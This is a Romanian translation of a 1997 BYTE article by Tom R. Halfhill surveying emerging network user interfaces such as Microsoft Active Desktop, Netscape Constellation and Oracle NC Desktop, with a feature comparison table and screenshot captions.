De Tom R. Halfhill

Dacă aveți un calculator care are ecran și este legat în rețea atunci trebuie să citiți acest articol. De ce? Sunt în curs de apariție peste o duzină de interfețe utilizator orientate rețea pentru PC și NC și în acest an vor fi oferite de firme ca Apple, IBM, Lotus, Microsoft, Netscape, Oracle, Sun și alții. Este cea mai mare revoluție la interfețele grafice GUI din 1984 până acum. Și are loc așa de repede, că nici cuvintele de desemnare a lor nu pot ține pasul. Nimeni nu este de acord cu denumirile: NC GUI (pentru interfețe grafice utilizator orientate rețea), WUI (pentru interfață utilizator Web), suprafață de lucru (desktop) virtuală, Activ desktop sau Webtop?

Pentru a risipi confuziile BYTE sugerează NUI (pronunțat niuai) ca prescurtare pentru noua interfață utilizator. NUI oferă o interfață consistentă, în genul browser, pentru a naviga în sistemele de fișiere locale sau aflate la distanță. NUI permite afișarea pe desktop a unor applet-uri Java și al altor conținuturi dinamice Web fără un browser. De asemenea, actualizează dinamic conținutul, prin tehnologii de emisie Webcasting 'push' și 'pull'. Și va estompa distincțiile din ce în ce mai puțin relevante între aplicații native / multiplatformă și locale / distante.


Majoritatea interfețelor NUI vor oferi cel puțin o opțiune de memorare sau oglindire a stării locale de la client pe un server, indiferent dacă clientul este un NC fără stare sau un PC. Prin mutarea complexității de la clienți la serverele administrate în mod profesional, organizațiile pot reduce costurile de administrare. Utilizatorii, la rândul lor au libertatea accesului de la distanță la aplicațiile lor și un spațiu de lucru personal de la orice calculator din lume, conectat în rețea.


În timp ce majoritatea proiectanților își fac interfețele NUI pentru sisteme NC ieftine, transformările ating și calculatoarele PC. Microsoft adaugă o posibilitate de navigare în stil browser pentru fișiere la Menphis (adică Windows 97) și Windows NT și

Asamblarea NUI pentru utilizatorul de rețea

Acest ecran compus arată unele facilități de la mai multe NUI.

Intefețele NUI îmbunătățesc modul în care utilizatorii interacționează cu calculatoare și rețele. În loc să lucreze cu reprezentarea directă a echipamentelor și cataloagelor, utilizatorii navighează resursele locale și distante cu unelte de tip navigator și cu hyperlink. NUI va permite pentru departamentele informatice o ușurare a configurării și administrării sistemelor desktop din firmă. Deoarece NUI permite stocarea stării desktop la server, utilizatorii se pot conecta de la orice echipament în mod confortabil.





O fereastră pager afişează mesaje scurte.
Emulatoarele de terminal permit lucrul cu aplicaţii vechi păstrate pe serverul întreprinderii.
O bandă glisantă afişează informaţii actualizate dinamic de la bursă sau agenţiile de presă.
Utilizatorii văd o imagine consistentă a resurselor locale şi distante existente pe discuri, servere LAN şi în Inernet.
Aplicaţiile Windows, Mac şi Unix se execută nativ pe sistemul local sau pe serverul distant.
Apleturi şi aplicaţiile Java se execută direct pe desktop, fără browser.
O maşină virtuală Java şi un compilator JIT sunt componente standard pentru SO nativ.
Utilizatorii pot căuta în directori de reţea, în intranet şi Internet adrese e-mail, numere de telefon şi adrese poştale.
Memorii externe
Servere internet
Servere LAN

include Internet Explorer 4.0 în structura internă Windows. IBM a adăugat deja unele facilităţi de reţea la OS/2 Warp 4, cum este Java Virtual Machine (VM). IBM dezvoltă de asemenea un NUI numit Bluebird care va oferi un compromis între clienţii supli NC şi clienţii graşi PC. Apple introduce facilităţi de acces rapid la Internet în Mac OS 8 (cunoscut ca Tempo) şi Rapsody precum şi posibilităţi de publicare pe Web, alături de alte facilităţi. Constellation de la Netscape este un NUI care se suprapune peste interfaţa GUI existentă la PC-urile de azi.

Pentru NC-uri există şi mai multe NUI în curs de apariţie. NC Desktop de la Oracle rulează pe NC-uri conforme cu platforma de referinţă Oracle. IBM are un NUI pentru propriul Network Station construit pe platformă PowerPC. HotJava Views se execută pe Java Station realizat cu SPARC de la Sun sau pe orice alt echipament care are Java VM, fiind scrisă în Java. Acelaşi lucru este valabil şi pentru SoftNC de la TriTiel, Kona Desktop de la Lotus Developement, Tarantella WebTop de la SCO (Santa Cruz Operation) şi VCOS (Virtual Computer OS) de la Ulysses Telemedia. Netscape a scris Constellation în HTML, Java şi JavaScript, astfel că şi acesta se execută pe platforme multiple.

Scopul principal al tuturor acestor interfeţe restructurate GUI şi NUI este asigurarea pentru utilizatorii de la firme a accesului direct şi rapid la LAN şi Internet. Unii utilizatori mobili,cei care lucrează de la distanţă sau cei cu linii comutate lente vor beneficia şi ei. Totuşi, trec de scopul prezentării interfeţele NUI pentru echipamente de reţea de larg consum, cum sunt cutiile WebTV şi Sa-




Active Desktop de la Microsoft include Internet Explorer 4.0 în SO pentru a adăuga facilităţi de reţea la Windows

1. Paginile Web pot să apară pe desktop fără a se apela la un navigator.
2. Utilizatorii mai pot lansa un navigator independent, dar nu este necesar acest lucru.
3. Conţinutul Web de pe desktop poate include informaţii actualizate dinamic de către servicii push, apleturi Java şi controale ActiveX.
4. În loc de tapet, întregul tapet ar putea fi o pagină Web (nereprezentat).
5. Serverele Web pot afişa pagini sau benzi glisante pe bara task (nu se vede aici).
6. Utilizatorii pot naviga prin resurse locale sau distante prin introducerea de URL sau de nume director

Comparaţie între diferitele NUI

	Constellation	HotJava Views	Kona Desktop	Memphis/ Active Desktop	Mac OS 8
Furnizor	Netscape	Sun/JavaSoft	Lotus	Microsoft	Apple
Platformă hard	Cross-platform	Cross-platform	Cross-platform	PC-uri x86	Macintosh
Cod NUI	HTML, JavaScript	Java	Java	Native code	Native code
Soft de aplicaţie	Native, Java	Java	Native, Java	Native, Java	Native, Java
Acces la aplicaţii vechi**	✓	✓	✓	✓	✓
Include Java VM	✓	✓	✓	✓	✓
Introduce NUI nou	✓	✓	✓	Parţial	Parţial
Include navigator Web	✓	✓	✓	✓	✓
Execută Java pe desktop	✓	✓	✓	✓	
Salvează starea pe server	✓	✓	✓	Opţional	
Data lansării	iunie 1997?	martie 1997	vara 1997	sfr. 1997/ încep.1998	vara 1997

* NC Desktop va rula pe calculatoare de reţa standard Oracle cu procesoare ARM, StrongARM, şi x86.
** Aplicaţiile vechi includ cele pentru IBM 3270 şi 5250; DEC VAX/VMS; programe Unix mod caracter; sistemul X Window; şi Microsoft Windows.
✓ = da.



Constellation realizat de firma Netscape se execută pe aproape orice platformă și maschează GUI de la SO nativ în spatele NUI.

1. Constellation e realizat în HTML și Java Script, deci organizațiile, pot configura modul de prezentare pentru intranet-ul propriu.
2. Legăturile hyperlink la pagini Web pot să apară direct pe desktop.
3. Icon-urile legate de aplicații locale native și documente, pot să apară pe desktop.
4. Ferestre cu deschidere automată permit ca utilizatorii să caute prin directori de rețea adrese e-mail și numere de telefon.
5. O fereastră glisantă este bară de aplicații cu legături la documente, aplicații și alte resurse.
6. Suprafața de lucru Constellation este de fapt un navigator pe tot ecranul (Netscape Communicator) la care nu există butoanele și meniurile obișnuite

turn de la Sega.

Îngropați browser-ul

Apariția a două sau trei NUI ar putea fi o simplă coincidență, dar avalanșa de NUI semnalează o direcție majoră de dezvoltare. Motivul este desigur lucrul în rețea. Rețelele locale LAN există de peste un deceniu, dar omniprezența rețelelor de comunicații date se constată doar în ultimii ani. La corporațiile mari și medii 94% dintre calculatoarele PC sunt legate în rețele, după părerea lui Greg Cline, director de integrare rețea și cercetare management la Business Research Group. Chiar și la calculatoarele de acasă și laptop modemele sunt componente standard, deci practic toată lumea are acces intermitent în rețea.

Este ușor de constatat rămânerea în urmă la GUI. Proiectanții acestor interfețe au dorit să înlocuiască linia de comandă cu interfețe grafice pentru sistemul de fișiere și SO. Scopul lor vrea să ușureze administrarea câtorva mega-octeți și a resurselor locale. Dar utilizatorii de azi sunt confruntați cu un sistem virtual de fișiere, de orientare globală și care administrează tera-octeți.

Dezvoltarea explozivă a rețelelor ar fi un motiv suficient pentru a adăuga facilități GUI pentru lucrul în rețea. Dar mai există alte șase motive pentru care a venit tipul noilor NUI:

Conținut executabil. Softul de azi nu mai este doar nativ și local. Acum poate sosi într-o clipă de la un server situat la mii de mile distanță. În plus, aplicația poate fi o cotare de preț de la bursă sau o știre transmisă, pentru care sistemul face actualizare automată prin interogarea serverului Web.

NC Desktop	Network Station	OS/2 Warp 4	Bluebird	Rhapsody	SoftNC	Tarantella WebTop	VCOS
Oracle/NCI	IBM	IBM	IBM	Apple	TriTeal	SCO	Ulysses
NC-uri*	PowerPC	PC-uri x86	PC-uri x86	Power Mac	Cross-platform	Cross-platform	Cross-platform
Native code	Native code	Native code	Native code	Native code	Java	HTML, JavaScript	Java
Native, Java	Native, Java	Native, Java	Native, Java	Native, Java	Native, Java	Java	Java
✓	✓	✓	✓	✓	✓	✓	✓
✓	Opțional	✓	✓	✓			
✓	Parțial		Opțional	✓			✓
✓	✓	✓	✓	✓			
✓	✓	✓	✓	✓	✓		✓
✓	✓		✓	Opțional	✓	✓	✓
sept. 1997	sept. 1996	sept. 1996	vara 1997	încep. 1998	1997	1997	iunie 1997

Programe vechi. Programatorii nu pot să rescrie vechile aplicaţii într-o clipită. Astfel că toate NUI oferă porţi (gateway) spre vechile programe şi baze de date, adesea sub formă de applet-uri Java care emulează terminalele vechi.

Noi utilizatori. Mulţi utilizatori noi se pot concentra la anumite activităţi de bază şi nu au nevoie de GUI cu toate facilităţile, aşa cum nici fotograful de ocazie nu are un Hasselblad.

O nouă gândire pentru GUI. Inginerii de software analizează ipotezele vechi pentru realizarea GUI şi aplică noile cunoştinţe. Unele NUI renunţă la facilităţi care duc la necazuri pentru utilizatorii ocazionali, cum este selectarea dublă cu maus, ferestre suprapuse, meniuri ierarhice şi bare de unelte cu butoane misterioase.


Acces de la distanţă. NUI va uşura schimbul de e-mail şi conectarea în reţelele firmei pentru utilizatorii aflaţi pe teren şi va oferi o duplicare a suprafeţei de lucru de la firmă pentru sistemul conectat din exterior.

Forţa de muncă în schimbare. Interfeţele NUI pot simplifica utilizarea partajată a sistemelor de calcul pentru angajaţi, prin memorarea la server a stării echipamentului local, astfel ca utilizatorii să aibă acces la spaţiul de lucru personal, indiferent de unde se conectează.

Toate NUI au un lucru comun: încercă să facă resursele din reţea la fel de accesibile ca şi cele locale. Desigur, nu pot să mascheze limitările fizice impuse de banda de transfer. Un acces la un server Web la distanţă va dura totdeauna mai mult decât accesul la discul local. Dar NUI poate face ca diferenţele să nu se manifeste brusc.

O soluţie este oferirea unei imagini grafice, universale a tuturor resurselor. O alta este integrarea funcţiilor de reţea şi a operaţiilor desktop obişnuite, în loc ca utilizatorul să fie obligat să lanseze programe speciale pentru a face operaţii care au devenit o rutină. Cu timpul, NUI va absorbi funcţiile programelor client separate, necesare azi pentru utilizarea reţelei: navigatoare Web, cititoare de ştiri, clienţi FTP, clienţi e-mail, editoare HTML şi altele.

Navigatoarele Web sunt ţinta preferată pentru o asemenea integrare, deoarece browser-ul a devenit aplicaţia primordială în informatica de reţea. Este o ironie faptul că firmele principale care contribuie la uzura morală a navigatoarelor sunt chiar primii doi furnizori: Microsoft şi Netscape. Cu Memphis, Microsoft încercă să reducă importanţa navigatorului Netscape prin înglobarea lui Explorer 4.0 în Windows. Cu Constellation, Netscape încercă să elimine Windows prin transformarea navigatorului într-o interfaţă desktop completă care maschează integral Windows.



NC Desktop de la Oracle se execută în mod nativ pe procesoare x86, ARM şi StrongARM. Versiunea x86 rulează şi pe PC.

1. Comutaţi aplicaţii prin selectare simplă pe bara de task-uri.
2. Planificatorul se execută în faţă, în timp ce programul de adrese rulează în altă fereastră.
3. O bară de butoane oferă controlul pentru planificator.
4. O bandă glisantă opţională afişează automat informaţiile descărcate de la server.
5. SO redă toate documentele în HTML.

Microsoft pare să facă mai multe remodelări la propriul GUI decât Apple, IBM sau orice furnizor Unix. Maemphis şi Windows NT vor implementa o nouă strategie Microsoft, numită „Web PC", care va fi grandioasa unificare între Web şi desktop.

În curând, utilizatorii Windows vor putea naviga pe discurile locale şi serverele LAN prin selectarea unei imagini opţionale WebView care lucrează ca un navigator de Web complet, cu butoane pentru înainte şi înapoi şi semne de carte. Sau vor putea naviga pe situri Web cu obişnuitul Windows Explorer în loc de alt navigator. Cataloagele de pe discul local şi din LAN vor putea avea „home page" construit cu HTML, Java, JavaScript, VBScript şi controale ActiveX. Conţinutul Web poate să fie afişat în fereastră direct pe desktop sau pe bara de unelte, fără navigator. De fapt, toată suprafaţa de lucru Windows va putea fi o pagină Web si aici se poate face actualizarea periodică a conţinutului dinamic al paginii prin interogarea serverelor Web printr-un program ce rulează în fundal.

Utilizatorii Windows vor putea lansa în continuare Internet Explorer 4.0 ca aplicaţie independentă. Dar vor avea mai puţine motive să facă acest lucru (sau să lanseze orice alt navigator) din cauza integrării puternice în sistem. De fapt, Internet Explorer şi Windows Explorer vor oferi virtual acelaşi lucru.

Acest lucru va fi posibil datorită unui control ActiveX în Internet Explorer, care permite afişarea HTML, execuţia de appleturi Java şi lucrul cu controale ActiveX. La versiunea 4.0 aceste controale sunt legate direct la SO. Microsoft a mai adăugat un control ActiveX care permite navigarea cu Windows Explorer în cataloagele locale cu ajutorul unei interfeţe similare cu cea de la navigator.

Active Desktop de la Microsoft va transforma întreaga suprafaţă a ecranului într-un browser Web virtual. Ideea este de a înlocui tapetul static al suprafeţei de lucru şi programele fără sens de protejare a tubului printr-un conţinut semnificativ. Veţi putea avea pe desktop pagina CNN sau o pagină Web concepută de dumneavoastră sau cea a firmei la care lucraţi. Veţi putea afişa chiar şi pagini Web multiple în ferestre separate. Dacă oricare din pagini are conţinut dinamic, Windows actualizează periodic pagina conform unei planificări configurabile.

Utilizatorii vor putea să şi stocheze

paginile în bareta de taskuri Windows 95 şi NT, care pot să rămână vizibile sau ascunse la o muchie a ecranului. Dimensiunea va putea fi modificabilă şi Microsoft va oferi Software Development Kit pentru a ajuta proiectanţii de Web în crearea paginilor speciale care încap pe baretă.

Rezultanta tuturor acestor noi facilităţi va fi că versiunile viitoare Windows vor oferi o integrare mai puternică a serviciilor Web decât orice OS existent acum (vedeţi şi: „Ce este NUI la OS/2 şi Mac"). Vor fi mai degrabă „porţi" decât „ferestre", deoarece veţi interacţiona cu lumea din exterior şi nu veţi privi doar ecranul. Totuşi Microsoft păstrează totul din GUI existent, astfel că utilizatorii nu trebuie să renunţe la interfaţa familiară.

Steaua de la Netscape

Ce loc rămâne pentru Netscape, furnizorul principal de navigatoare? Cu toate că utilizatorii Windows pot instala navigator de la orice firmă, nimic nu se va integra aşa de deplin ca Internet Explorer 4.0. Riposta din partea Netscape urmăreşte aceeaşi destinaţie pe o cale complet diferită. În loc să ascundă navigatorul sub GUI, Netscape maschează GUI cu navigatorul.

Constellation este o interfaţă NUI bazată pe ceea ce Netscape numeşte „chromeless", deci fără adaosuri. Suprafaţa desktop este o fereastră navigator pe tot ecranul, fără obişnuitele meniuri, butoane icon-uri şi alte elemente decorative (chrome). De fapt, browser-ul este suprafaţa desktop. Ca şi Active Desktop din Windows, Constellation este un container de afişare a conţinutului bogat de pe Web, fără necazurile şi grijile pricinuite de un program de navigare independent.

Din punct de vedere tehnic, aşa cum se grăbeşte să arate Netscape, Constellation nu înlocuieşte Windows. Nu este un SO şi nu preia funcţiile specifice pentru echipament. Utilizatorii vor avea nevoie în continuare de Windows pentru serviciile SO de bază şi pentru operaţii obişnuite de sistem. De exemplu, utilizatorii trebuie să revină în Windows pentru a schimba configuraţia în Control Panel.

Suprafaţa Constellation se numeşte Homeport. Este scrisă în HTML, Java şi JavaScript deci este multiplatformă, Netscape afirmă că va rula pe 18 SO diferite. (Prin Navio, sucursala Netscape pentru soft de larg consum, va apare şi în echipamentele de jocuri video şi TV cu facilităţi de acces la Internet). Cu toate că Microsoft spune că şi Active Desktop va fi multiplatformă, acesta depinde atât de mult de API-urile Windows şi ActiveX că se imun limitări la sistemele care nu sunt Windows.„ Netscape presupune că va avea loc o fragmentare mai mare (a platformelor) în viitor şi Constellation a fost conceput pentru a beneficia de pe urma fragmentării" afirmă Mike McCue, director pentru tehnologii avansate la Netscape.

Independenţa de loc este un alt element esenţial la Constellation. Prin memorarea opţională a configuraţiei Homeport pe un server Netscape SuiteSpot, Constellation permite conectarea utilizatorilor de oriunde se află ei şi regăsirea Homeport în configuraţia personalizată. De exemplu, puteţi porni un task de pe calculatorul PC de la serviciu şi îl puteţi termina la aeroport, de la un NC.

Ca şi Active Desktop, Homeport este o suprafaţă vie pe care pot să apară pagini Web în ferestre mobile sau panouri dinamice. Microsoft vă permite să păstraţi pagini Web pe task-bar. Netscape are Info-block (pagini mici scrise în HTML şi JavaScript) care permit păstrarea lor în mod similar la marginea ecranului. Conţinutul dinamic se schimbă automat, mulţumită lui Castanet Tuner de la Marimba şi PointCast, o pereche de clienţi Web „push" care fac parte din Constellation. (Netscape preferă termenul mai precis de „smart pull", aducere inteligentă.)

Cu toate că este loc sub soare atât pentru Active Desktop cât şi pentru Constellation, Netscape se va comporta mai bine la fragmentarea platformelor pe care o prevede destul de apropiată în timp pentru a fi semnificativă. Pe moment, Windows stăpâneşte suprafaţa de lucru. Simpla inerţie ar putea determina utilizatorii Windows să nu treacă la Constellation, mai ales că ambele NUI oferă o experienţă de lucru similară.

Ce este NUI la OS/2 şi Mac

Apple şi IBM nu se duc aşa departe ca Microsoft în transformarea propriului GUI în NUI, dar au înglobat facilităţi de reţea în SO de ani de zile.

